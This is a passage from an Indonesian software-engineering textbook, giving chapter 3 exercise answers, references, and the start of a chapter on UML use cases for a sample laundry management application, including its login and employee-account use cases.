3.1 (a) Aturan bisnis: fakta tentang binatu (BR-7), benar tanpa perangkat lunak. (b) Kebutuhan fungsional: sesuatu yang dilakukan sistem (AC-5.7 merincinya). (c) Batasan, bagian dari kebutuhan nonfungsional P-1: membatasi di mana sistem harus berjalan. (d) Kriteria penerimaan: janji FR-2 yang dapat diperiksa (AC-2.2, diuji oleh TC-2.2). (e) Kebutuhan nonfungsional R-2: seberapa baik, dengan sebuah angka.

3.2 (a) “Struk menampilkan nama dan telepon gerai, id nota, baris layanan sebagai satuan × harga = total, pembayaran, sisa, rak, dan waktu janji; untuk `B2938` struk menampilkan `5 kg × Rp 8.000 = Rp 40.000`, sisa `Rp 40.000`, rak `A05`, siap `30 Sep 2026 19:52`.” (b) “Dasbor menghitung angka-angkanya ketika halaman diminta; untuk 30 September 2026 dasbor menampilkan O02: 1 nota hari ini, Rp 0 diterima, 9 dalam proses, 6 terlambat, 6 siap.” (c) “Pembatalan hanya ditawarkan kepada supervisor dan pemilik; `POST /api/bills/B2944/cancel` dari seorang kasir mendapat HTTP 403 dan tidak mengubah apa pun.”

3.3 $u = \lceil 7.2 \rceil = 8$. $payment = 12000 \times 8 = 96000$. Uang muka $\lfloor 96000/2/1000 \rfloor \times 1000 = 48000$. Sisa $96000 - 48000 = 48000$. Pembayaran kedua sebesar 50000 gagal memenuhi $50000 \leq 48000$ dan ditolak; 48000 akan diterima.

3.4 Cuci-lipat memiliki $h_s = 48$, jadi waktu janjinya 2026-10-01 17:45:13. Pada t = 2026-09-30 21:00:00, $t > t_a + h_s$ bernilai salah: nota itu tidak terlambat, dan masih tersisa sekitar 20 jam 45 menit.

3.5 Sisa $35000 - 17000 = 18000$. Rp 18.000 tunai tanpa referensi: diterima. Rp 20.000 tunai: ditolak, $20000 > 18000$. Rp 10.000 QRIS tanpa referensi: ditolak, QRIS memerlukan referensi (AC-6.3), walaupun jumlahnya benar. Rp 18.000 transfer dengan `BCA 7781`: diterima.

3.6 Kurir adalah pemangku kepentingan baru yang juga pengguna. Kepentingannya pada pekerjaan harian tinggi, pengaruhnya pada kebutuhan rendah: *beri informasi*, di dekat pencuci. Kurir perlu melihat alamat dan telepon untuk menjemput dan mengantar, yang tidak dimiliki peran mana pun sekarang tanpa sekaligus melihat uang, sehingga peran baru, `rider`, beralasan;

menurut UU PDP kurir hanya boleh melihat alamat untuk antaran hari itu, bukan seluruh daftar pelanggan.

3.7 Salah satu jawaban. *FR-12 Log isi ulang deposit.* Alasan: pemilik tidak dapat melihat siapa yang menambahkan uang deposit, kapan, atau bagaimana (BR-15). AC-12.1: sebuah isi ulang mencatat pelanggan, jumlah, metode, referensi, waktu, dan karyawan dalam tabel baru. AC-12.2: jumlahnya bilangan bulat dari 1.000 sampai 5.000.000 rupiah. AC-12.3: isi ulang dan kenaikan `Customer.credit` terjadi dalam satu transaksi. AC-12.4: contoh: C0089 dengan deposit 109000 mengisi ulang 50000 lewat QRIS; sesudahnya `credit` = 159000 dan ada satu baris log. AC-12.5: hanya supervisor dan pemilik yang boleh mengisi ulang; kasir mendapat 403. Prioritas: *Could* untuk rilis ini (memerlukan perubahan skema), *Should* untuk rilis berikutnya.

3.8 (a) Must: bagian dari AC-6.2 dan mencegah kembalian yang salah di meja depan. (b) Won't kali ini: di luar cakupan (**Tabel 3.4**), memerlukan penyedia layanan pesan dan persetujuan. (c) Could: menyenangkan, tidak diperlukan untuk bekerja sehari. (d) Must: BR-8; tanpanya dua kantong akan berbagi rak dan salah satunya akan hilang. (e) Should: berguna untuk spreadsheet pemilik, tidak diperlukan setiap hari; daftar pelanggan memuat data pribadi, jadi harus dibatasi untuk pemilik.

3.9 Matriks ditulis ketika setiap kriteria penerimaan memiliki tepat satu kasus uji, TC-n.k untuk AC-n.k; kemudian kasus uji ditambahkan (konkurensi, peran tambahan, halaman rincian) tanpa memperbarui §7. Kebiasaan yang mencegahnya: membangkitkan matriks, atau setidaknya memeriksanya, secara otomatis setiap kali rencana uji berubah, dan itulah yang dikerjakan `tracecheck.py`.

3.10 Empat baris berubah dan tiga baris bertambah. Baris pertama kini menghitung `108 test cases`; baris FR-4 menjadi `FR-4 7 05 10 9`; baris total menyatakan `108 (the plan says 107)`; jumlah celah menjadi 14, dengan tiga celah baru: `plan total 107, but 108 test cases are defined`, `FR-4: matrix range 4.1..4.9 is stale, plan has 4.1..4.10`, dan `TC-4.10 is not automated in the Flask suite`. Memperbarui tabel ringkasan dan matriks mengembalikannya ke 12, satu lebih banyak daripada sebelumnya: uji baru yang belum diotomasi.

3.11 Baca id aturan dengan `re.findall(r"^\| \*\*(BR-\d+)", section(req, "## 5. Business rules"), re.M)`, ambil teks `section(req, "## 3. Functional requirements")`, dan tambahkan celah untuk setiap id yang tidak ditemukan di dalamnya. Dalam dokumen yang sesungguhnya, bagian 3 menyebut BR-1, BR-2, BR-4, BR-5, BR-6, BR-7, dan BR-8 dengan id-nya, sehingga sembilan aturan akan dilaporkan: BR-3 dan BR-9 sampai BR-16. Beberapa di antaranya diterapkan di bagian 3 dengan kata-kata tetapi tanpa id; misalnya, urutan status yang hanya maju pada BR-13 tidak lain adalah AC-5.4.

3.12 Struk menampilkan nama dan telepon pelanggan, yang diperlukan untuk menyerahkan kantong yang benar dan menelepon pelanggan; struk tidak memuat alamat, tanggal lahir, dan surel (AC-7.4). Halaman status sama sekali tidak menampilkan data pelanggan (AC-10.4): halaman itu publik, dan siapa pun yang menemukan atau menebak id nota dapat memakainya, sehingga halaman itu hanya menampilkan apa yang sudah diketahui pemegang struk. Minimalisasi data menyatakan bahwa setiap tempat hanya menampilkan apa yang dibutuhkan tujuannya, dan kedua tujuan itu berbeda.

Daftar Pustaka

[1] ISO/IEC/IEEE, *ISO/IEC/IEEE 29148:2018 Systems and software engineering — Life cycle processes — Requirements engineering*, 2nd ed. Geneva, Switzerland: ISO, 2018. [Online]. Available: https://www.iso.org/standard/72089.html

[2] K. Wiegers and J. Beatty, *Software Requirements*, 3rd ed. Redmond, WA, USA: Microsoft Press, 2013.

[3] Liputan6.com, "Industri laundry makin menggeliat, ini buktinya," Sep. 20, 2025. [Online]. Available: https://www.liputan6.com/bisnis/read/6164275/industri-laundry-makin-menggeliat-ini-buktinya

[4] I. Sommerville, *Software Engineering*, 10th ed. Harlow, U.K.: Pearson, 2016.

[5] D. C. Gause and G. M. Weinberg, *Exploring Requirements: Quality Before Design*. New York, NY, USA: Dorset House, 1989.

[6] Fintech News Indonesia, "QRIS transactions double to 12.5 billion in first half of 2026," Aug. 6, 2026. [Online]. Available: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[7] ISO/IEC, *ISO/IEC 25010:2023 Systems and software engineering — Systems and software Quality Requirements and Evaluation (SQuaRE) — Product quality model*, 2nd ed. Geneva, Switzerland: ISO, Nov. 2023. [Online]. Available: https://www.iso.org/standard/78176.html

[8] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, Oct. 17, 2022. [Online]. Available: https://jdih.komdigi.go.id/produk_hukum/view/id/832/t/undangundang+nomor+27+tahun+2022

[9] Paralegal.id, "Peraturan Pemerintah Nomor 33 Tahun 2026 tentang Peraturan Pelaksanaan Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi." [Online]. Available: https://paralegal.id/peraturan/peraturan-pemerintah-nomor-33-tahun-2026/ (accessed Sep. 2026).

[10] Hukumonline, "Pemerintah akhirnya terbitkan kerangka implementasi pelindungan data pribadi: berlaku mulai 16 Januari 2027," 2026. [Online]. Available: https://pro.hukumonline.com/a/lt6a97c3fe4527c/pemerintah-akhirnya-terbitkan-kerangka-implementasi-pelindungan-data-pribadi–berlaku-mulai-16-januari-2027

[11] Kompas.id, "Peraturan pelaksana UU PDP akhirnya terbit, lembaga pengawas masih dinanti," 2026. [Online]. Available: https://www.kompas.id/artikel/peraturan-pelaksana-uu-pdp-akhirnya-terbit-lembaga-pengawas-masih-dinanti

[12] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

[13] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[14] O. C. Z. Gotel and A. C. W. Finkelstein, "An analysis of the requirements traceability problem," in *Proc. 1st Int. Conf. Requirements Engineering (ICRE)*, Colorado Springs, CO, USA, 1994, pp. 94–101.

[15] Agile Business Consortium, "MoSCoW prioritisation," in *The DSDM Agile Project Framework*. [Online]. Available: https://www.agilebusiness.org/dsdm-project-framework/moscow-prioririsation.html

[16] Pallets Projects, *Flask 3.1.3*, Python Package Index, Feb. 19, 2026. [Online]. Available: https://pypi.org/project/Flask/

[17] SQLite Consortium, *SQLite Documentation*. [Online]. Available: https://www.sqlite.org/docs.html

[18] Xerial, *SQLite JDBC Driver*, version 3.53.2.0. [Online]. Available: https://github.com/xerial/sqlite-jdbc

Bab 4

Use Case secara Mendalam

Setelah menyelesaikan bab ini, Anda akan mampu menguraikan, menggambar, dan menguji cara orang bekerja dengan sebuah sistem, satu tujuan setiap kali. Anda akan mempelajari apa itu *use case* (kasus penggunaan) dan dari mana asalnya, bagaimana membaca dan menggambar diagram use case UML dengan aktor, asosiasi, generalisasi, «include», dan «extend», serta bagaimana menulis deskripsi use case yang lengkap dengan aktor, tujuan, prakondisi, alur utama, alur alternatif, dan pascakondisinya. Anda kemudian akan menelusuri keenam belas use case Profitina Laundry, masing-masing dengan data konkret dari setahun data contoh: id nota nyata, pelanggan nyata, layanan nyata, waktu nyata. Anda akan mengikuti seluruh hidup sebuah nota dalam diagram aktivitas dengan *swimlane* dan diagram keadaan, serta dua interaksi terpenting, membuat nota dan mencatat pembayaran, dalam diagram sekuens yang sesuai dengan kode jalur Flask. Terakhir, Anda akan menulis program, dalam Python dan Java, yang menjalankan salinan baru aplikasi Flask, memutar ulang skenario dua puluh enam langkah terhadap API JSON-nya, dan mencetak apa yang dijawab sistem pada setiap langkah, termasuk setiap penolakan yang dijanjikan use case.

4.1 Posisi Kita Sekarang

Bab 3 menuliskan *apa* yang harus dilakukan Profitina Laundry: sebelas kebutuhan fungsional dengan 68 kriteria penerimaan, enam belas aturan bisnis, dua puluh tiga kebutuhan kualitas, dan sebuah matriks yang menautkannya dengan use case dan dengan 107 kasus uji. Setiap kebutuhan berupa satu kalimat, dan setiap kalimat berdiri sendiri.

Pekerjaan nyata tidak datang dalam kalimat tunggal. Ketika Fitri Handayani, kasir di Wiyung, menerima sekantong cucian, ia mencari pelanggannya (FR-2), membuat nota (FR-4), mungkin mencatat uang muka (FR-6), dan mencetak struk (FR-7), dengan urutan itu, dengan pelanggan yang menunggu, dan dengan hal-hal yang bisa salah pada setiap langkah: pelanggannya baru, rak yang ia pilih baru saja terisi sedetik yang lalu, referensi QRIS-nya tidak ada. Kebutuhan menyatakan *apa*; kebutuhan tidak menyatakan *dalam urutan apa, oleh siapa, dan apa yang terjadi bila ada yang salah*. Use case menyatakannya.

> **WAWASAN KUNCI: TENTANG APA BAB INI SEBENARNYA.** Use case adalah cerita yang memiliki tujuan, dikisahkan dari sudut pandang orang yang memiliki tujuan itu. Menuliskannya memaksa tiga pertanyaan yang tidak pernah diajukan daftar fitur: siapa yang memulainya, apa yang harus sudah benar, dan apa persisnya yang terjadi bila sesuatu berjalan berbeda. Sebagian besar *bug* yang pernah dilihat pengguna bersemayam dalam jawaban atas pertanyaan ketiga.

4.2 Apa Itu Use Case

4.2.1 Sejarah singkat

Ivar Jacobson memperkenalkan use case di Ericsson pada akhir 1980-an dan menerbitkannya pada 1992 dalam *Object-Oriented Software Engineering* [1]. Gagasannya adalah bahwa sebuah

sistem paling baik digambarkan melalui hal-hal yang *dituju* orang ketika memakainya, bukan melalui layar atau fungsinya. Alistair Cockburn membuat bentuk tertulisnya praktis dalam *Writing Effective Use Cases* [2], dengan templat-templatnya, "permukaan laut" tujuan pengguna, dan penegasannya bahwa alur alternatif adalah bagian yang paling berharga. Unified Modeling Language (UML), yang dikelola Object Management Group dan kini berada pada versi 2.5.1 [3], membakukan diagramnya. Jacobson, Spence, dan Kerr kemudian menguraikan *Use-Case 2.0* [4], yang memotong use case menjadi irisan-irisan kecil yang dapat dibangun dan diuji satu per satu, dan begitulah skenario di akhir bab ini memakainya.

4.2.2 Kosakata

> **DEFINISI. Use case** menguraikan bagaimana seorang **aktor** memakai sistem untuk mencapai satu **tujuan** yang bernilai bagi aktor itu, sebagai rangkaian langkah beserta semua kemungkinan jalannya. **Aktor** adalah *peran* yang dimainkan seseorang atau sistem lain di luar sistem yang diuraikan. **Skenario** adalah satu jalur konkret melalui sebuah use case, dengan data konkret.

Tiga rincian dalam definisi itu penting.

Satu tujuan yang bernilai bagi aktor. "Membuat nota" adalah use case: pada akhirnya, kasir mendapatkan apa yang ia cari. "Memilih rak" bukan: tidak ada yang datang ke meja depan karena menginginkan rak. Memilih rak adalah langkah di dalam pembuatan nota. Cockburn menyebut tingkat yang tepat itu *permukaan laut*, atau tingkat *tujuan pengguna*: kira-kira satu orang, satu kali duduk, satu hasil [2].

Aktor adalah peran, bukan orang. Fitri Handayani adalah orang; *Kasir* adalah peran yang ia mainkan. Ketika Bambang Sutrisno, supervisor Wiyung, menerima sebuah kantong karena Fitri sedang istirahat makan siang, ia juga memainkan peran Kasir.

Skenario itu konkret. "Fitri membuat nota `B2954` untuk Syaiful Wijaya, 5 kg, rak `A03`, uang muka Rp 20.000 tunai" adalah skenario use case UC-05. Use case adalah himpunan semua skenario semacam itu, yang berhasil maupun yang tidak, ditulis sekali dalam bentuk umum.

4.2.3 Diagram use case UML

Diagram use case adalah peta, bukan uraian: diagram itu menunjukkan aktor *mana* memakai use case *mana*, dan tidak menyatakan apa pun tentang langkah-langkahnya. Notasinya terdiri atas enam unsur.

- **Batas sistem** (*system boundary*), persegi panjang dengan nama sistem. Semua yang di dalam adalah sistem; semua yang di luar, termasuk orang-orangnya, bukan.
- **Aktor**, digambar sebagai orang-orangan lidi dengan nama perannya, di luar batas sistem.
- **Use case**, digambar sebagai elips dengan namanya, di dalam batas sistem.
- **Asosiasi**, garis polos antara aktor dan use case: aktor ini ikut serta dalam use case ini.
- **Generalisasi**, garis dengan segitiga berongga yang menunjuk ke unsur yang lebih umum. Di antara aktor, artinya "dapat melakukan semua yang dapat dilakukan yang lain, dan lebih".
- **«include»** dan **«extend»**, panah putus-putus di antara use case, dijelaskan di Subbab 4.4.2.

Hanya itu. Diagram use case yang memuat panah untuk menunjukkan urutan langkah, atau yang menggambar layar di dalamnya, keliru bukan karena melanggar aturan, melainkan karena mencoba mengatakan apa yang lebih baik dikatakan oleh deskripsi tertulis.

4.3 Aktor-Aktor Profitina Laundry

Tabel 4.1 mendaftar keenam aktor. Empat adalah peran karyawan, diturunkan dari baris `Employee` menurut aturan bisnis BR-12; dua berada di luar binatu.

Tabel 4.1 Enam aktor Profitina Laundry dan siapa yang memerankannya. Pemilik mewarisi supervisor dan supervisor mewarisi kasir; pencuci berdiri sendiri, karena pencuci tidak pernah menerima uang.


Aktor	Siapa yang memerankannya dalam data contoh	Use case utama
Kasir	kelima karyawan bagian `transaction` tanpa bawahan: `E0004` Dewi Lestari Putri dan `E0005` Anisa Rahmawati (Rungkut), `E0008` Rizky Pratama dan `E0011` Kevin Tanoto (Keputih), `E0012` Fitri Handayani (Wiyung)	UC-01, 02, 03, 05, 07, 09, 10, 11
Pencuci	keenam karyawan bagian `wash`: `E0006`, `E0007` (Rungkut), `E0009`, `E0010` (Keputih), `E0013`, `E0014` (Wiyung)	UC-01, 06, 11
Supervisor	`E0002` Siti Nurhaliza Rahman (Keputih), `E0003` Bambang Sutrisno (Wiyung)	semua yang dilakukan kasir, ditambah UC-06, 08, 12, 15
Pemilik	`E0001` Hendra Wijaya, yang juga menyupervisi Rungkut	semua yang dilakukan supervisor, untuk setiap gerai, ditambah UC-04, 16
Pelanggan	siapa pun yang memegang id nota dan nomor telepon yang diberikan saat menitipkan	UC-13, tanpa login
Klien API	front end statis di `App/static/`, skrip spreadsheet, program replay di Subbab 4.15	UC-14, masuk sebagai karyawan

Pewarisan ini patut dinyatakan dengan tepat, karena di sinilah sebagian besar *bug* izin bersembunyi. Supervisor *adalah* kasir dengan hak yang lebih banyak, sehingga setiap use case yang terbuka bagi kasir terbuka pula bagi supervisor; pemilik *adalah* supervisor dengan hak yang lebih banyak. Pencuci sengaja tidak termasuk dalam rantai itu. Supervisor boleh menandai nota selesai (UC-06) karena supervisor Keputih bekerja di bagian cuci, tetapi itu asosiasi tersendiri, bukan pewarisan dari pencuci.

4.4 Diagram Use Case

4.4.1 Keenam belas use case dalam satu halaman

Gambar 4.1 adalah diagram use case Profitina Laundry, digambar dengan notasi UML.



Gambar 4.1 Diagram use case UML Profitina Laundry: enam aktor, enam belas use case di dalam batas sistem. Segitiga berongga adalah generalisasi: Pemilik adalah Supervisor, dan Supervisor adalah Kasir, sehingga masing-masing mewarisi setiap asosiasi di bawahnya.

Bacalah dari kiri. Pemilik hanya berasosiasi dengan dua use case, mengelola harga (UC-04) dan akun karyawan (UC-16), tetapi dapat melakukan keenam belasnya kecuali cek status milik pelanggan, karena panah generalisasi meneruskan asosiasi Supervisor dan Kasir. Supervisor menambahkan laporan (UC-12), keluhan (UC-15), pembatalan (UC-08), dan penandaan nota selesai (UC-06). Kasir memiliki garis terbanyak: meja depan adalah tempat pekerjaan berlangsung. Di kanan, Pencuci memiliki tiga use case, dan kedua aktor luar masing-masing satu.


Tabel 4.2 mendaftar keenam belasnya beserta aktor utama, kebutuhan fungsional yang diwujudkan masing-masing, dan prioritas MoSCoW-nya dari Bab 3.

Tabel 4.2 Keenam belas use case Profitina Laundry. Tabel versi dokumen aplikasinya adalah tabel yang dibaca pemeriksa keterlacakan di Bab 3 untuk menemukan use case mana yang mewujudkan kebutuhan mana.

Id	Use case	Aktor utama	FR	Prioritas
UC-01	Masuk / keluar	setiap karyawan	FR-1	Must
UC-02	Mencari pelanggan	Kasir	FR-2	Must
UC-03	Mendaftarkan atau mengubah pelanggan	Kasir	FR-2	Must
UC-04	Mengelola layanan dan harga	Pemilik	FR-3	Must
UC-05	Membuat nota	Kasir	FR-4	Must
UC-06	Menandai nota selesai	Pencuci	FR-5	Must
UC-07	Menyerahkan cucian	Kasir	FR-5	Must
UC-08	Membatalkan nota	Supervisor	FR-5	Must
UC-09	Mencatat pembayaran	Kasir	FR-6	Must
UC-10	Mencetak struk	Kasir	FR-7	Must
UC-11	Melihat dasbor	setiap karyawan	FR-8	Must
UC-12	Melihat laporan dan mengekspor CSV	Supervisor	FR-9	Must
UC-13	Mengecek status nota (mandiri)	Pelanggan	FR-10	Must
UC-14	Memakai API JSON	Klien API	FR-11	Must (baca), Should (tulis)
UC-15	Mencatat keluhan	Supervisor	FR-5	Should
UC-16	Mengelola akun karyawan	Pemilik	FR-1	Should

4.4.2 «include» dan «extend»

Sebagian use case memuat use case lain. UML memiliki dua relasi untuk hal ini, dan keduanya mudah tertukar. **Gambar 4.2** menunjukkan relasi yang penting di meja depan.



Gambar 4.2 Include dan extend di sekitar meja depan. Membuat nota selalu mencakup pencarian pelanggan; menyerahkan cucian mencakup pencatatan pembayaran bila masih ada sisa; membayar saat menitipkan memperluas pembuatan nota; mencetak struk memperluas tiga use case. Panah bertitik bukan relasi UML: panah itu menandai alur alternatif yang mengarahkan kasir untuk mendaftarkan pelanggan baru.

> **DEFINISI. A «include» B** berarti A selalu memakai B sebagai salah satu langkahnya, seperti sebuah fungsi memanggil fungsi lain: membuat nota (UC-05) selalu mencakup pencarian pelanggan (UC-02). Panahnya menunjuk dari use case yang mencakup ke use case yang dicakup. **A «extend» B** berarti A *dapat* menambahkan perilaku pada B di titik tertentu, dengan suatu syarat, dan B sudah lengkap tanpanya: membayar saat menitipkan (UC-09) memperluas pembuatan nota (UC-05), tetapi nota yang dibuat tanpa pembayaran tetaplah nota yang sah. Panahnya menunjuk dari perluasan ke use case dasarnya.

Penentu pilihan di antara keduanya adalah satu pertanyaan: *apakah use case dasar lengkap tanpa yang lain?* Membuat nota tanpa memilih pelanggan mustahil, jadi UC-02 dicakup (*include*). Membuat nota tanpa pembayaran adalah hal biasa, jadi UC-09 memperluas (*extend*). Penyerahan

cucian adalah kasus yang menarik: penyerahan mencakup UC-09 *bila masih ada sisa*, karena BR-4 melarang menyerahkan nota yang belum lunas, kecuali kasir mencentang "pelanggan bayar nanti". Syarat itu ditulis pada panahnya.

4.5 Cara Menulis Deskripsi Use Case

Diagram menyebut nama use case; deskripsi menceritakannya. Setiap deskripsi dalam bab ini mengikuti templat **Tabel 4.3**, yaitu bentuk "berpakaian lengkap" (*fully dressed*) Cockburn [2] yang dipangkas sesuai kebutuhan aplikasi kecil.

Tabel 4.3 Bagian-bagian deskripsi use case. Alur alternatif dinomori menurut langkah alur utama tempat ia bercabang: 3a adalah alternatif pertama pada langkah 3, 3b yang kedua.

Bagian	Isinya	Contoh dari UC-06 Menandai nota selesai
Aktor	Siapa yang memiliki tujuan	Pencuci (juga supervisor, pemilik)
Tujuan	Apa yang diinginkan aktor, dengan kata-katanya	Memberi tahu meja depan bahwa cucian sudah siap
Prakondisi	Apa yang harus sudah benar sebelum dimulai	Sudah login; nota berstatus `queued` dan milik gerai pengguna
Pemicu	Apa yang memulainya	Pencuci menaruh kantong yang selesai di raknya
Alur utama	Langkah bernomor pada jalur normal yang berhasil	1. buka antrean … 4. nota pindah ke "Ready for pickup"
Alur alternatif	Setiap jalur lain, dinomori menurut langkah tempat ia bercabang	3a. orang lain baru saja menyelesaikannya: "tidak lagi diproses", HTTP 409
Pascakondisi	Apa yang benar sesudahnya, saat berhasil maupun gagal	status `finished`, waktu terisi, satu baris StatusLog; atau tidak ada yang berubah
Contoh	Satu skenario konkret dengan data nyata	`B2938` selesai 2026-09-30 18:00:28 oleh `E0014` Nur Aini Maulida

Tiga kebiasaan membuat deskripsi berguna. Tulislah setiap langkah sebagai *aktor melakukan sesuatu* atau *sistem melakukan sesuatu*, tidak pernah keduanya dalam satu langkah. Jauhkan antarmuka sebisa mungkin: "kasir memilih layanan", bukan "kasir mengeklik butir ketiga pada daftar turun". Dan berikan setiap alur alternatif sebuah *akhir*: alur itu kembali ke alur utama pada langkah yang disebut, atau mengakhiri use case dengan hasil yang dinyatakan.

Contoh-contoh di sisa bab ini memakai data contoh dalam `laundry.db`, dengan "sekarang" dibekukan pada 30 September 2026 pukul 21.00, saat terakhir data setahun.

4.6 Akses Karyawan

4.6.1 UC-01 Masuk / keluar

Setiap sesi di Profitina Laundry dimulai di sini. **Tabel 4.4** memuat kepala deskripsinya.

Tabel 4.4 UC-01 Masuk / keluar.

Bagian	Isi
Aktor	setiap karyawan
Tujuan	Bekerja dengan sistem atas nama dan peran sendiri
Prakondisi	Karyawan memiliki baris `Employee` dengan `password_hash`
Pemicu	Karyawan membuka situs, atau halaman yang dilindungi, tanpa sesi
Pascakondisi	Berhasil: sesi baru yang memuat id, nama, gerai, dan peran karyawan serta token CSRF. Gagal: tidak ada sesi, dan kegagalan dihitung

Alur utama.

1. Sistem menampilkan halaman login.
2. Karyawan memasukkan surel dan kata sandi lalu menekan *Log in*.
3. Sistem mencari karyawan berdasarkan surel dengan *prepared statement* dan memverifikasi kata sandi terhadap `password_hash`, PBKDF2 dengan perbandingan waktu konstan.
4. Sistem membuat sesi *baru* berisi id, nama, gerai, dan peran karyawan (BR-12), serta token CSRF.
5. Sistem menampilkan dasbor (UC-11) dengan menu yang sesuai perannya.
6. Kemudian, karyawan menekan *Log out*; sistem menghancurkan sesi dan menampilkan halaman login.

Alur alternatif. *3a.* Surelnya tidak dikenal, kata sandinya salah, atau hash-nya kosong: sistem menampilkan "E-mail or password is wrong", mempertahankan surel di isiannya, menghitung kegagalan, dan kembali ke langkah 2. *3b.* Ini kegagalan kelima untuk surel ini dalam lima belas menit: sistem menampilkan "Too many attempts, try again in 15 minutes" dan bahkan tidak memeriksa kata sandinya. *1a.* Karyawan dialihkan ke sini dari halaman yang dilindungi: setelah langkah 5 sistem membuka halaman itu, tetapi hanya bila berupa path di situs ini, tidak pernah alamat luar.

Penelusuran. Fitri Handayani mengetik `kasir5@profitina-laundry.example` dan `Laundry#2026`. Sistem menemukan baris `E0012`, bagian `transaction`, gerai `O03`, dan tidak ada karyawan yang menyebutnya sebagai supervisor, sehingga perannya *kasir*. Sesi barunya berbunyi "Fitri Handayani, cashier, Profitina Laundry Wiyung". Seandainya ia mengetik `laundry#2026`, dengan huruf *l* kecil, ia akan melihat pesan yang sama dengan orang yang mengetik surel yang tidak terdaftar.

Dua rincian pada langkah 4 adalah kebutuhan keamanan dari Bab 3. Sesinya *baru*: id sesi yang sudah ada sebelum login dibuang, sehingga penyerang yang menanamkan id sesi yang ia ketahui di peramban tidak mendapat apa-apa (AC-1.8). Dan token CSRF dibuat di sini, karena setiap perubahan berikutnya harus membawanya (S-4).

4.6.2 UC-16 Mengelola akun karyawan

Use case kedua milik pemilik memberikan kunci kepada karyawan. **Tabel 4.5** memuat kepalanya.

Tabel 4.5 UC-16 Mengelola akun karyawan.

Bagian	Isi
Aktor	Pemilik
Tujuan	Memberi seorang karyawan akses, atau mengatur ulang kata sandi yang terlupa
Prakondisi	Login sebagai pemilik
Pascakondisi	Karyawan dapat, atau tidak lagi dapat, login; kata sandinya sendiri tidak disimpan di mana pun

Alur utama.

1. Pemilik membuka *Employees*. Sistem mendaftar keempat belas karyawan beserta peran, gerai, dan apakah masing-masing dapat login.
2. Pemilik memilih *Set password* untuk seorang karyawan, mengetik kata sandi baru paling sedikit delapan karakter dua kali, lalu menyimpan.
3. Sistem membuat hash dengan PBKDF2-HMAC-SHA256, garam acak baru, dan 600.000 iterasi, lalu hanya menyimpan hash-nya.
4. Pemilik memberi tahu kata sandi itu kepada karyawan secara langsung. Sistem tidak pernah menampilkannya lagi.

Alur alternatif. *2a.* Kedua isian berbeda, atau kata sandinya kurang dari delapan karakter: galat, tidak ada yang disimpan. *2b. Disable login*: sistem mengosongkan `password_hash`. Baris karyawan tetap ada, karena ratusan nota dan baris log merujuk kepadanya.

Penelusuran. Misalkan pencuci Yulia Kartika Sari (`E0007`, Rungkut) berhenti bekerja. Pemilik menonaktifkan loginnya. Barisnya tetap ada, begitu pula nota-nota yang pernah ia selesaikan; riwayat setiap nota itu tetap menampilkan namanya, dan memang untuk itulah jejak audit ada. Uji TC-1.4 memeriksa persis hal ini: dengan hash-nya dihapus, `cuci2@profitina-laundry.example` ditolak dengan pesan login yang biasa.

4.7 Pelanggan

4.7.1 UC-02 Mencari pelanggan

Tindakan yang paling sering terjadi di meja depan. **Tabel 4.6** memuat kepalanya.

Tabel 4.6 UC-02 Mencari pelanggan.

Bagian	Isi
Aktor	Kasir (dan supervisor, pemilik)
